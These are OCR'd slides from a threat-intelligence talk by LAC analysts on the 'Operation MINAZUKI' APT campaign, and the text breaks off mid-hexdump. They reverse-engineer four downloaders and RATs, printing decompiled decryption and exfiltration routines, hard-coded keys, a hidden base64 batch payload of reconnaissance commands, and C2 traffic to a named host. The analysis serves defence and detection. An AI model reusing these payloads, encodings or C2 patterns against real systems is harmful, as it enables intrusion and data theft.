
Operation MINAZUKI: Underwater invasive espionage

Who are we ?



Yoshihiro Ishikawa

- Organization: LAC Co.,Ltd.(lac.co.jp)
- Department: Cyber Emergency Center
- Job Title: Cyber Threat and Malware Analyst

Takuma Matsumoto

- Organization: LAC Co.,Ltd.(lac.co.jp)
- Department: Cyber Emergency Center
- Job Title: Malware Analyst

Agenda

- Introduction
- Attack Overview
- Associated malware and tools
- C2 traffic simulation (DEMO)
- C2 infrastructures
- Detection and Prevention
- Conclusion

Introduction (1/2)

What is **MINAZUKI**[1]

MINAZUKI (**水 無 月**) = **June**

↓ ↓ ↓

water of month

There are various theories about the origin of MINAZUKI..

In Japan, the month of **June** in lunar calendar is called **MINAZUKI** because it's the season for drawing water to the rice paddies or rainy season.

Operation MINAZUKI means **APT campaign** we identified in June

Introduction (2/2)

Operation MINAZUKI summary:


- Targeting Japanese companies related to electric entities in **June 2022** from August 2019 by an unknown Chinese APT actors
- This threat actors used a trending penetration method **supply chain**
- We have found four **new types of malware**
  - InetDownLoader, CMTDownLoader, CmdPipeRAT and TinyCmdPipeRAT
- Using these malware and customized tools to **achieve their goals**

We introduce the **TTP** used by ”**Operation MINAZUKI**" to **prevent** similar attacks in the future.

01

Attack overview

Operation MINAZUKI attack overview



02

Associated malware and tools

Malware comparison of "Operation MINAZUKI"

	InetDownLoader	CMTDownLoader	CmdPipeRAT	TinyCmdPipeRAT
File types	32bit EXE	64bit EXE	32bit EXE	64bit EXE
Compile time	2019/8/12	2021/12/7	2020/2/19	2022/4/18
PDB path	Yes	No	No	No
Connection Method	HTTP (GET)	HTTP (GET/POST)	HTTP (GET/POST)	TLS
Traffic data encryption	No	No	RC4 + Base64	No
Hard-coded proxy information	No	Yes	No	Yes
C2 servers	Compromised legitimate sites	Malicious sites	Malicious sites	Malicious sites
C2 commands	-	-	Yes	No (Only remote shell)
Download and execute files	CMTDownLoader, CmdPipeRAT	TinyCmdPipeRAT, Bat File	-	-

1. InetDownLoader (1/3)

- Downloader
  - PDB path contains **Simplified Chinese**
  - Connect compromised **legitimate** Japanese website
  - Download next stage malware, **CMTDownLoader** or **CmdPipeRAT**

```
C:\Users\john\Desktop\windows_http下载者6-wininet-周5出一次\
InetDownLoader - https1\InetDownLoader\Release\InetDownLoader.pdb

C:\Users\john\Desktop\http DL6-GUO\
InetDownLoader - https1\InetDownLoader\Release\InetDownLoader.pdb
```

PDB file path included in InetDownLoader

下载者：Downloader
周5出一次：Every Friday [2] According to Google Translate

1. InetDownLoader (2/3)

```
<p>訳注: <a href="readme-ja.html" >WordPress
オリジナルから日本語版への変更点はこちらをご覧ください。</a></p>

<h1>分かちあい</h1>
<p>WordPress には数百万ドルのマーケティングキャンペーンもなければ有名なスポンサーもいませんが、
それよりもっとすばらしいみなさんがいます。もしあなたが WordPress
を楽しんでくれているのなら、友達にそれを伝えてください。自分よりまだ WordPress
の知識がない人のためにセットアップの手助けをしてください。あるいは、WordPress
を見落としているメディアのライターにメールを送ってください。</p>

<p>WordPress は、Michel V がはじめた <a href="http://cafelog.com/">b2/caf&#233;log
</a> を公式に引き継いだブログツールです。作業は <a href="http://wordpress.org/about/">
WordPress の開発者たち</a>によって続けられています。WordPress
に支援をしていただけるのなら、どうか<a href="http://wordpress.org/donate/">寄付</a>
をご検討ください。</p>

<h1>ライセンス</h1>
<p>WordPress は <abbr title="GNU General Public License">GPL</abbr> バージョン 2
または、それ以降の任意のバージョンの条件に基づいてリリースされているフリーソフトウェアです。<a
href="license.txt">license.txt</a> を参照してください。</p>
<DIV id="l-xcopy" style="display:none;">cea05afdbc8ff11af392972640b4ed8c7bfe499
784e0a10a85c67c44e06057bdW0PcaLO4Dvv3+u+0V24v+eKBhHP3uLJPoSLztEk31pHigYRz97iyT6
Ei87RJN9aR4oGEc/e4sk+hIvO0STfWkeKBhHP3uLJPoSLztEk31pHigYRz97iyT6Ei87RJN9aR4oGEc
/e4sk+hIvO0STfWkeKBhHP3uLJPoSLztEk31pHigYRz97iyT6Ei87RJN9aR4oGEc/
e4sk+hIvO0STfWkeKBhHP3uLJPoSLztEk31pHigYRz97iyT6Ei87RJN9aR4oGEc/
```

(redacted)

```
e4sk+hIvO0STfWkeKBhHP3uLJPoSLztEk31pHigYRz97iyT6Ei87RJN9aR4oGEc/
e4sk+hIvO0STfWkeKBhHP3uLJPoSLztEk31pHigYRz97iyT6Ei87RJN9aR4oGEc/e4sk+hIvO0STfWk
Q==1352246e33277e9d3c9090a434fa72cfa6536ae23ef815416f775098fe977004</DIV>
</body>
</html>
```

Delimiter strings

InetDownloader download contents (**readme.html**)

```
push    offset aSuccess ; "success!\n"
call    _printf
mov     esi, offset aCea05afdbc8ff1 ; "cea05afdbc8ff11af392972640b4ed8c7bfe499"...
add     esp, 4
lea     ecx, [esi+1]
```

```
loc_402DC7:
mov     al, [esi]
inc     esi
test    al, al
jnz     short loc_402DC7
```

```
mov     ebx, [ebp+var_428]
sub     esi, ecx
push    esi
push    offset aCea05afdbc8ff1 ; "cea05afdbc8ff11af392972640b4ed8c7bfe499"...
mov     edx, edi
mov     ecx, ebx
call    sub_401620
mov     edi, offset a1352246e33277e ; "1352246e33277e9d3c9090a434fa72cfa6536ae"...
mov     [ebp+var_444], eax
```

Delimiter strings

Compare delimiter strings in **red** boxes, and if the strings match, **decode encrypted payload** contained in **blue** boxes

Next slide, decode encrypted payload

1. InetDownLoader (3/3)

```
v12 = operator new[](v10 + 1024);
v13 = base64_decode((const char *)v11, v12, v10);
for ( i = 0; i < v13; v12[i - 1] ^= byte_4162B8[v15] )
  v15 = i++ & 0xF;
v23[0] = 0x43985F69;
v23[1] = 0xEA23143F;
v23[2] = 0xAC9BAD97;
v23[3] = 0x36115A65;
v16 = malloc(v13);
memset(v16, 0, v13);
AES_decrypt(v16, v23);
if ( v13 < 0x21C )
  v5 = v24;
else
  v5 = write_and_exec_file((int)v16);
if ( v12 )
  j_j__free(v12);
```

```
004162B0  41 99 2D 0F B0 54 BB 16  BD 2A 44 CE 4E D8 74 79
004162C0  3A EE 7D 0B C6 CA 9E 81  2A 1E 8F 71 46 A1 26 2A
004162D0  07 51 FD 15 8A CB E2 D9  EC 0F 41 00 00 00 00 00
```

XOR Key

AES Key

Decode payload

Payload decode function of InetDownLoader

```
00000110  76 73 74 6E 6B 2E 65 78  65 00 26 77 00 00 00 00  vstnk.exe.&w....
00000120  EC 00 00 00 88 F5 26 00  00 01 00 00 00 00 45 00  ..............E.
00000130  80 90 46 00 88 F5 26 00  89 00 00 00 E0 A3 46 00  ..F.............
00000140  00 00 45 00 B0 A9 46 00  00 00 00 00 00 00 45 00  ..E...F.......E.
00000150  38 30 45 00 00 00 00 00  31 00 00 00 C0 F5 26 00  80E.....1.....&.
00000160  89 00 00 00 00 00 45 00  E0 A3 46 00 C0 F5 26 00  ......E.......&.
00000170  84 5B 26 77 B3 5B 26 77  E3 94 CD 72 01 00 00 00  .[&w.[&w...r....
00000180  94 31 45 00 00 00 45 00  38 30 45 00 00 01 00 00  .1E...E.80E.....
00000190  00 00 00 00 38 30 45 00  20 01 02 03 60 30 45 00  ....80E.·...`0E.
000001A0  08 09 0A 0B 31 00 00 00  00 11 12 13 38 30 45 00  ....1.......80E.
000001B0  3A 00 00 00 E8 A3 46 00  20 21 22 23 BA 00 00 00  :.......·!"#....
000001C0  28 29 2A 2B 89 00 00 00  30 31 32 33 34 35 36 37  ()*+....01234567
000001D0  38 39 3A 3B 3C 3D 3E 3F  00 00 00 00 0D 00 00 0D  89:;<=>?........
000001E0  80 AF 46 00 4C 4D 4E 4F  50 51 52 53 54 55 56 57  ..F.LMNOPQRSTUVW
000001F0  00 00 00 00 FF 07 00 00  60 41 42 43 BA 00 00 BA  ........`ABC....
00000200  C4 00 45 00 01 00 00 00  50 51 52 53 02 00 2C 00  ..E.....PQRS..,.
00000210  08 00 00 00 E8 A3 46 00  E8 A3 46 00 4D 5A 90 00  ..........MZ..
00000220  03 00 00 00 04 00 00 00  FF FF 00 00 B8 00 00 00  ................
00000230  00 00 00 00 40 00 00 00  00 00 00 00 00 00 00 00  ....@...........
00000240  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000250  00 00 00 00 00 00 00 00  F0 00 00 00 0E 1F BA 0E  ................
00000260  00 B4 09 CD 21 B8 01 4C  CD 21 54 68 69 73 20 70  .......L..This·p
00000270  72 6F 67 72 61 6D 20 63  61 6E 6E 6F 74 20 62 65  rogram·cannot·be
00000280  20 72 75 6E 20 69 6E 20  44 4F 53 20 6D 6F 64 65  ·run·in·DOS·mode
00000290  2E 0D 0D 0A 24 00 00 00  00 00 00 00 EE 38 54 F6  ....$.........
```

Decoded payload (partial excerpt)

- The payload has encrypted by **Base64, XOR and AES (128-ECB)** with each **encryption key** hard-coded into the malware itself
- This executable file is the **second stage downloader "CMTDownLoader"** introduced in the next section
- "vstnk.exe" is filename of "CMTDownLoader"

2. CMTDownLoader (1/2)

- Downloader
  - **Send file** function (specific filename)
  - Download **bat** file or **TinyCmdPipeRAT**
  - Containing proxy information of the target company

```
<html>
<script type="text/javascript" src="./contactus.php"></script>
<style type="text/css">
<!--
DVBUGUY21kIC9jIHRhc2tsaXN0IC92ID4lVEVNUCVceHh4LnR4dA0KY21kIC9jIGlwY29u
ZmlnIC9hbGwgPj4lVEVNUCVceHh4LnR4dA0KY21kIC9jIG5ldHN0YXQgLWFubyA+PiVURU
1OJVx4eHgudHh0DQpjbWQgL2Mgcm91dGUgcHJpbnQgPj4lVEVNUCVceHh4LnR4dA==
-->
</style>
<html lang="ja" xmlns="http://www.w3.org/1999/xhtml" xmlns:og="
http://ogp.me/ns#" xmlns:fb="http://www.facebook.com/2008/fbml">
<head>
<meta charset="Shift_JIS">

<meta name="From:0" id="Bacterial 5d11d23f" content="To:60000"
content1="CSSModule" content0="ALCOHOL WIPES">
<meta name="keywords" content="foo">
```

Base64 decode

Compare CRC32 checksum

CMTDownloader download contents

```
strcpy(v178, "<!--\r\nDVBUGU");
v137 = 15i64;
v136 = 0i64;
LOBYTE(lpFileName[0]) = 0;
sub_140002F70(lpFileName, v178, strlen(v178));
sub_140007830(&v120, Buf, lpFileName);
if ( v137 >= 0x10 )
  j_free((void *)lpFileName[0]);
v59 = v121;
```

Delimiter strings

Compare delimiter strings in **red** boxes, if the **strings match**, **decode** base64 strings in **blue** boxes and write this content to **bat** file

```
cmd /c tasklist /v >%TEMP%\xxx.txt
cmd /c ipconfig /all >>%TEMP%\xxx.txt
cmd /c netstat -ano >>%TEMP%\xxx.txt
cmd /c route print >>%TEMP%\xxx.txt
```

CRC32 checksum of the decoded string is compared with downloaded contents value 0x5d11d23f, if the two values **match**, execute command

2. CMTDownLoader (2/2)

- CMTDownLoader sends hard-coded file data with a specific file name to malicious site **compressed and encrypted** using HTTP GET request

1. Load “c:¥programdata¥aaa.txt”*

*The path depends on the malware

2. Compress loaded data with **Gzip**

3. Encrypt compressed data with **XOR**

4. Encrypted data with **URL encoding**

```
54 68 69 73 20 69 73 20  61 20 74 65 73 74 21 20  This·is·a·test!·
54 68 61 6E 6B 20 79 6F  75 2E 20 47 6F 6F 64 20  Thank·you.·Good·
42 79 65 2E 00 00 00 00  00 00 00 00 00 00 00 00  Bye.............
```

```
1F 8B 08 00 00 00 00 00  00 0B 0B C9 C8 2C 56 00  .............,V.
A2 44 85 92 D4 E2 12 45  85 90 8C C4 BC 6C 85 CA  .D.....E...l·l..
FC 52 3D 05 F7 FC FC 14  05 A7 CA 54 3D 00 2A 53  .R=.........=.*S
FC 85 24 00 00 00 00 00  00 00 00 00 00 00 00 00  ..$.............
```

```
E1 74 F4 FD FA FB F8 F9  F6 FC FF 3C 3A DF A6 F1  .............:ϕ·
4C AB 69 7F 3E 09 FA AC  63 77 68 21 5E 8F 65 2B  L.i.>...cwh!^.e+
22 8D E1 D8 2D 27 24 CD  D3 70 1E 81 EF D3 FA 82  "....'$..p......
32 4A E8 CD CA CB 00 00  00 00 00 00 00 00 00 00  2J..............
```

Encrypting process

```
lea     rdx, [r10+rcx]
lea     r11, xor_table
nop     word ptr [rax+rax+00h]

loc_7FF78E6562A0:
mov     eax, r9d
and     eax, 1FFh
movzx   eax, byte ptr [rax+r11]
xor     [rdx], al
inc     r9d
inc     rdx
cmp     r9d, r8d
jb      short loc_7FF78E6562A0
```

```
FE FF FC FD FA FB F8 F9  F6 F7 F4 F5 F2 F3 F0 F1
EE EF EC ED EA EB E8 E9  E6 E7 E4 E5 E2 E3 E0 E1
DE DF DC DD DA DB D8 D9  D6 D7 D4 D5 D2 D3 D0 D1
CE CF CC CD CA CB C8 C9  C6 C7 C4 C5 C2 C3 C0 C1
BE BF BC BD BA BB B8 B9  B6 B7 B4 B5 B2 B3 B0 B1
AE AF AC AD AA AB A8 A9  A6 A7 A4 A5 A2 A3 A0 A1
9E 9F 9C 9D 9A 9B 98 99  96 97 94 95 92 93 90 91
8E 8F 8C 8D 8A 8B 88 89  86 87 84 85 82 83 80 81
7E 7F 7C 7D 7A 7B 78 79  76 77 74 75 72 73 70 71
6E 6F 6C 6D 6A 6B 68 69  66 67 64 65 62 63 60 61
5E 5F 5C 5D 5A 5B 58 59  56 57 54 55 52 53 50 51
4E 4F 4C 4D 4A 4B 48 49  46 47 44 45 42 43 40 41
3E 3F 3C 3D 3A 3B 38 39  36 37 34 35 32 33 30 31
2E 2F 2C 2D 2A 2B 28 29  26 27 24 25 22 23 20 21
1E 1F 1C 1D 1A 1B 18 19  16 17 14 15 12 13 10 11
0E 0F 0C 0D 0A 0B 08 09  06 07 04 05 02 03 00 01
FE FF FC FD FA FB F8 F9  F6 F7 F4 F5 F2 F3 F0 F1
EE EF EC ED EA EB E8 E9  E6 E7 E4 E5 E2 E3 E0 E1
DE DF DC DD DA DB D8 D9  D6 D7 D4 D5 D2 D3 D0 D1
```

```
25 45 31 74 25 46 34 25  46 44 25 46 41 25 46 42  %E1t%F4%FD%FA%FB
25 46 38 25 46 39 25 46  36 25 46 43 25 46 46 25  %F8%F9%F6%FC%FF%
33 43 25 33 41 25 44 46  25 41 36 25 46 31 4C 25  3C%3A%DF%A6%F1L%
41 42 69 25 37 46 25 33  45 25 30 39 25 46 41 25  ABi%7F%3E%09%FA%
41 43 63 77 68 25 32 31  25 35 45 25 38 46 65 25  ACcwh%21%5E%8Fe%
32 42 25 32 32 25 38 44  25 45 31 25 44 38 2D 25  2B%22%8D%E1%D8-%
32 37 25 32 34 25 43 44  25 44 33 70 25 31 45 25  27%24%CD%D3p%1E%
38 31 25 45 46 25 44 33  25 46 41 25 38 32 32 4A  81%EF%D3%FA%822J
25 45 38 25 43 44 25 43  41 25 43 42 00 F0 AD BA  %E8%CD%CA%CB....
```

XOR operation and XOR table

3. CmdPipeRAT (1/4)

- RAT
  - HTTP client written in Visual C++
  - **No persistence** mechanisms
  - Mutex is '**20190923#**'
  - Copies console32.exe and cmd.exe.mui file to %APPDATA%
  - Uses anonymous pipe to redirect to the child process's standard input/ouput handles [3]

```
GetSystemDirectoryA(Buffer, 0x104u);
SHGetSpecialFolderPathA(0, pszPath, 0x1A, 0);
qmemcpy(ExistingFileName, Buffer, sizeof(ExistingFileName));
qmemcpy(PathName, pszPath, sizeof(PathName));
strcpy(v27, "\\console32.exe");
*(_DWORD *)&v27[15] = 0;
v27[19] = 0;
strcpy(v24, "\\cmd.exe");
*(_QWORD *)&v24[9] = 0i64;
v25 = 0;
v26 = 0;
strcpy(v28, "\\en-US\\cmd.exe.mui");
v28[19] = 0;
strcpy(v21, "\\en-US");
```

```
if ( !CreatePipe(&hStdoutReadPipe, &hStdoutWritePipe, &v4, 0) )
{
  if ( hStdoutReadPipe )
    CloseHandle(hStdoutReadPipe);
  if ( hStdoutWritePipe )
    CloseHandle(hStdoutWritePipe);
  return 0;
}
if ( CreatePipe(&hStdinReadPipe, &hStdinWritePipe, &v4, 0) )
{
  memset(&siStartInfo, 0, sizeof(siStartInfo));
  piProcInfo = 0i64;
  GetStartupInfoW(&siStartInfo);
  siStartInfo.wShowWindow = 0;
  siStartInfo.hStdInput = hStdinReadPipe;
  siStartInfo.hStdError = hStdoutWritePipe;
  siStartInfo.hStdOutput = hStdoutWritePipe;
  siStartInfo.cb = 0x44;
  siStartInfo.dwFlags = 0x101;
  if ( CreateProcessW(&szCmdline, 0, 0, 0, 1, 0x20u, 0, 0, &siStartInfo, &piProcInfo) )
```

3. CmdPipeRAT (2/4)

- C2 communication over HTTP
  - Communication data is encoded by Base64 after it's encrypted by **customized RC4**

1. Customized RC4

2. Format | Length (4bytes, little) | Data |

3. Base64

Send HTTP request

In Key Scheduling Algorithm(KSA),
the S-box initialization starts with 0 [4][5][6],
but in this code starts with 1.

```
j = 0;
for ( idx = 0; idx < 0x100; ++idx )
  sbox[idx] = idx + 1;
for ( i = 0; i < 0x100; byte_42482F[i] = result )
{
  s_i = sbox[i];
  j += s_i + key[i % 32];
  ++i;
  result = sbox[j];
  sbox[j] = s_i;
}
```

hard-coded key (0x20 bytes)

```
20 4E 00 00 1E 2D 33 44  54 62 71 8E 9F AC BF CD
D8 E3 F0 04 EE FD 03 54  44 22 11 EE DF 1C 0F 3D
98 73 00 34 32 30 31 39  30 39 32 33 23 00 00 00
```

Problematic code in CmdPipeRAT

```
012B4830 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 ................
012B4840 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 ...............
012B4850 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 !"#$%&'()*+,-./0
012B4860 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 123456789:;<=>?@
012B4870 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 ABCDEFGHIJKLMNOP

012B4900 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 ÑÒÓÔÕÖ×ØÙÚÛÜÝÞßà
012B4910 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 áâãäåæçèéêëìíîïð
012B4920 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 00 ñòóôõö÷øùúûüýþÿ.
```

Initialized S-box

3. CmdPipeRAT (3/4)

- Sending data:
  - **Signature** (random hex value)
  - **Victim info**
    - Local IP address
    - Proxy server address & port
    - OS version
    - Host name + User name
  - Mutex + C2 server host

- Charastristics of HTTP request
  - **Signature** is also set to content-type
  - User-Agent is hard-coded
  - Accept-Language is “en”

```
0x0     ff 61 35 33 33 63 63 62 37 31 39 65 66 31 39 32    .a533ccb719ef192
0x10    2e 31 36 38 2e 31 32 2e 35 3b 00 00 00 00 00 00    .168.12.5;......
0x40    00 00 00 00 00 00 00 00 00 00 00 00 00 31 39 32    .............192
0x50    2e 31 36 38 2e 31 32 2e 32 3a 31 30 30 38 30 00    .168.12.2:10080.
0x60    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00    ................
0x150   53 00 50 00 30 00 20 00 28 00 42 00 75 00 69 00    S.P.0.....B.u.i.
0x160   6c 00 64 00 20 00 39 00 32 00 30 00 30 00 29 00    l.d...9.2.0.0...
0x170   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x190   00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00    ..............D.
0x1a0   45 00 53 00 4b 00 54 00 4f 00 50 00 2d 00 4d 00    E.S.K.T.O.P...M.
0x1b0   32 00 56 00 50 00 35 00 4f 00 4d 00 28 00 75 00    2.V.P.5.O.M...u.
0x1c0   73 00 65 00 72 00 2d 00 6e 00 61 00 6d 00 65 00    s.e.r...n.a.m.e.
0x1d0   29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x240   00 09 00 00 11 04 00 00 32 30 31 39 30 39 32 33    ........20190923
0x250   23 77 77 77 2e 30 30 30 77 65 62 68 6f 73 74 2e    .www.000webhost.
0x260   6a 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00    jp..............
```

RC4 + Base64 →

```
POST http://www.000webhost.jp/ HTTP/1.1
Accept-Language: en
Content-Type: a533ccb719ef
Connetion: close
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
Host: www.000webhost.jp
Content-Length: 956
Pragma: no-cache

yAIAAAHHTlDu79EqntyiIdxg3PDH3Zb978bC78p3NaQB9H4fkfayC00NleBvVv9G/
PArvW44tNAqyva3b1RKksqJEbcGLSyRQUMrVRblqsyDM22POqJfNVPjWmHLt+dTzv
p2jHtPIp5NWjSQDzGoq2/fptmN0P2eZO51CRirqQxbWlyIlSi+
+vS9LTKbu5QVYwzJiXxYxMhRdSHlPdqfU4E2vtasa1aPoKUfjXt6GYZhZPeHEns0G
37nD1N/
yOQYrIuZQKsS58Yhi1ruqQwlqdL8kgvW4TlxlmgyrFmzRfGDN6Uv4LrMB5h8EtFvY
R+k/JSU9oD1IlIYLomZs7A8APG0a2VXaxhJNVx/
5ygWClk6UIiz65on56TGk9B26StXjdZRGGuHsEfXKb3i88sgBjLIHehJunqZFmYWu
vOprqpt0yQYfNjOUoHvwm0U/vdugjTGRFwUGbG8KPD9xGwjakeuiFG4/
evVwmsKZXsuKawjgZHVJ0S4LSVmbv7ZXOrVevliOXSPmFPSxgFzyk7JrhMM+15hMb
```

First HTTP request (Left:Plain data, Right:HTTP request)

3. CmdPipeRAT (4/4)

- Receiving C2 Command:
  - **Command ID**
  - **Signature** (random hex value)
  - Padding
  - Length of argument
  - Argument (encoding of file name is UTF-16)

```
Offset  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   text
-------------------------------------------------------------------
0x0     13 61 35 33 33 63 63 62 37 31 39 65 66 00 00 00   .a533ccb719ef...
0x10    00 00 00 00 00 00 00 00 00 00 43 00 3a 00 5c 00   ..........C.:.\.
0x20    57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 5c 00   W.i.n.d.o.w.s.\.
